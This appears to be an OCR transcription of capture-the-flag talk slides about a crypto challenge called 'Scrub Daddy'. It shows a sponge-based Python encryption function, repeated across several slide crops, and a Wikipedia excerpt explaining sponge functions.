


```python
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)

    currentBuffer = 0
    cipherText = []

    while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
        sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
        cipherText += sponge.read(SPONGE_RATE)
        sponge.permute()
        currentBuffer += SPONGE_RATE

    sponge.write(plaintext[currentBuffer:], len(plaintext) - currentBuffer)
    cipherText += sponge.read(len(plaintext) - currentBuffer)

    return cipherText
```

Scrub Daddy

300pts

- Main lesson: “understand what you need to understand, ignore the rest”




```
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)

    currentBuffer = 0
    cipherText = []

    while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
        sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
        cipherText += sponge.read(SPONGE_RATE)
        sponge.permute()
        currentBuffer += SPONGE_RATE

    sponge.write(plaintext[currentBuffer:], len(plaintext) - currentBuffer)
    cipherText += sponge.read(len(plaintext) - currentBuffer)

    return cipherText
```

Sponge?


Scrub Daddy

300pts

- Main lesson: “understand what you



```
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)

    currentBuffer = 0
    cipherText = []

    while (len(plaintext) - currentBuffer) >= SPONGE_RA
        sponge.write(plaintext[currentBuffer:], SPONGE_
        cipherText += sponge.read(SPONGE_RATE)
        sponge.permute()
        currentBuffer += SPONGE_RATE

    sponge.write(plaintext[currentBuffer:], len(plainte
    cipherText += sponge.read(len(plaintext) - currentB

    return cipherText
```



Sponge function

From Wikipedia, the free encyclopedia

In cryptography, a **sponge function** or **sponge construction** is any of a class of algorithms with finite internal state that take an input bit stream of any length and produce an output bit stream of any desired length. Sponge functions have both theoretical and practical uses. They can be used to model or implement many cryptographic primitives, including cryptographic hashes, message authentication codes, mask generation functions, stream ciphers, pseudo-random number generators, and authenticated encryption.[1]

The sponge construction for hash functions. P_i are blocks of the input string, Z_i are hashed output blocks.

Construction [edit]

A sponge function is built from three components:[2]

- a state memory, *S*, containing *b* bits,
- a function $f : \{0,1\}^b \to \{0,1\}^b$
- a padding function *P*

S is divided into two sections: one of size *r* (the bitrate) and the remaining part of size *c* (the capacity). These sections are denoted *R* and *C* respectively.

f produces a pseudorandom permutation of the 2^b states from *S*.

